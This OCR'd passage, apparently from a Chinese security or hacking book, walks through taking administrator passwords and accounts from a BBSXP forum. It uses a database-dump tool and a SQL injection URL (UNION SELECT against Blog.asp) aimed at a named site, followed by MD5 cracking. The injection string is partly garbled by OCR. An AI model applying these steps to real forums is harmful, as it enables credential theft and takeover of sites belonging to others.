


图 4.49 MD5 破解过程

4.2.4.2 自动方法获取管理员后台密码

自动获取管理员后台密码的方法指使用工具直接获得密码，这一工作由 BBSXP 暴库工具来完成。此工具是一个执行语句的集合，通过所提供的参数对 BBSXP 论坛进行暴库，程序界面如图 4.50 所示。

step 1 在“表名”文本框中输入论坛数据库中常用的表名，这里默认使用 clubconfig 和 user 表。clubconfig 表主要负责存放后台数据库管理员信息，user 表则负责存放用户信息，如图 4.51 所示。




图 4.50 BBSXP 暴库工具




图 4.51 在“表名”文本框中输入表名

step 2 在“字段名”文本框中指定表中的某个字段，一般使用默认的 adminpassword，这个字段表示管理员密码，还有 username，表示用户名，如图 4.52 所示。

step 3 在“附加条件”文本框中输入用于缩小搜索范围的条件，如常见的附加条件是

membercode=5，表示暴出存放在 clubconfig 表中的管理员账号，如图 4.53 所示。




图 4.52 在“字段名”文本框中输入字段




图 4.53 在“附加条件”文本框中输入用于缩小搜索范围的条件

step 4 在“网址”文本框中输入论坛默认页面所在的地址，如图 4.54 所示。

```
http://www.sisutraining.org/bbs
```

step 5 填写完成之后，单击“暴出数据”按钮，结果如图 4.55 所示。

图 4.54 在“网址”文本框中输入默认地址

图 4.55 暴出数据

step 6 这里得到的数据和手动得到的一致，如果提示没有字段值说明该管理员的密码为空，就不需要 MD5 破解。

4.2.5 获取管理员账户

也可以按照获取管理员密码的方法获取管理员账户，即可以通过手动方法和自动方法进行。

4.2.5.1 手动方法获取管理员账户

手动方法获取管理员账户的方法比较简单，但无法直接获得管理员账户，只能间接地得到管理员账户的 MD5，因此需要 MD5 的破解工具，实现起来难度很大。下面介绍如何使用手动方法获取管理员账户的 MD5 的方法。

step 1 打开 IE 浏览器，在地址栏中输入如下地址，即可打开 BBS 页面，如图 4.56 所示。

```
http://www.sisutraining.org/bbs/
```




图 4.56 打开 BBS 页面

step 2 在地址栏中输入如下地址，如图 4.57 所示。

```
http://www.sisutraining.org/bbs/Blog.asp?id=1%20union%20select%201,1,u
serpass,1,1,1,1%,20from%20where%20memberade=5
```




图 4.57 输入查询数据库语句

step 3 在页面下方显示的字符串即为管理员后台账户，这个字符串是经过 MD5 加密的，破解难度很大，使用暴力破解法可能有效，但是需要很长的时间。图 4.58 显示了一个 MD5 破解工具的破解过程。




图 4.58 MD5 破解过程

4.2.5.2 自动方法获取管理员账户

自动方法获取管理员后台账户指使用工具直接获得账户字符串，这一工作也由 BBSXP 暴库工具来完成，程序界面如图 4.59 所示。




图 4.59 BBSXP 暴库工具




图 4.60 在“表名”文本框中输入表名

step 1 在“表名”文本框中输入论坛数据库中常用的表名，这里默认使用 clubconfig 和 user 表，clubconfig 表主要负责存放后台数据库管理员信息，user 表则负责存放用户信息，如图 4.60 所示。

step 2 在“字段名”文本框中指定表中的某个字段，一般使用默认的 adminpassword，这个字段表示管理员密码，还有 username，表示用户名，如图 4.61 所示。

step 3 在“附加条件”文本框中输入用于缩小搜索范围的条件，如常见的附加条件是 membercode=5，它表示暴出存放在 clubconfig 表中的管理员账号，本例不填，如图 4.62 所示。

step 4 在“网址”文本框中输入论坛默认页面所在的地址（如下），输入后如图 4.63 所示。

```
http://www.sisutraining.org/bbs
```




图 4.61 在“字段名”文本框中输入字段名




图 4.62 在“附加条件”文本框中输入用于缩小搜索范围的条件

step 5 填写完成之后，单击“暴出数据”按钮，结果如图 4.64 所示。




图 4.63 在“网址”文本框中输入默认地址

图 4.64 暴出数据

这里得到的数据和手动方法得到的一致，也是 MD5 加密的数据。

4.2.6 获取管理员前台密码

用自动方法获取管理员前台密码指使用工具直接获得密码，这一工作也由 BBSXP 暴库工具来完成，程序界面如图 4.65 所示。




图 4.65 BBSXP 暴库工具

step 1 在“表名”文本框中输入论坛数据库中常用的表名，这里默认使用 clubconfig 和 user 表，clubconfig 表主要负责存放后台数据库管理员信息，user 表则负责存放用户信息，如图 4.66 所示。

step 2 在“字段名”文本框中指定表中的某个字段，一般使用默认的 adminpassword，这个字段表示管理员密码，还有 userpass，指前台用户密码，如图 4.67 所示。




图 4.66 在“表名”文本框中输入表名




图 4.67 在“字段名”文本框中输入字段名

step 3 在“附加条件”文本框中输入用于缩小搜索范围的条件，如常见的附加条件是 membercode=5，这一代码表示暴出存放在 clubconfig 表中的管理员账号，这里不填，如图 4.68 所示。

step 4 在“网址”文本框中输入论坛默认页面所在的地址（如下），如图 4.69 所示。

```
http://www.sisutraining.org/bbs
```




图 4.68 在“附加条件”文本框中输入用于缩小搜索范围的条件

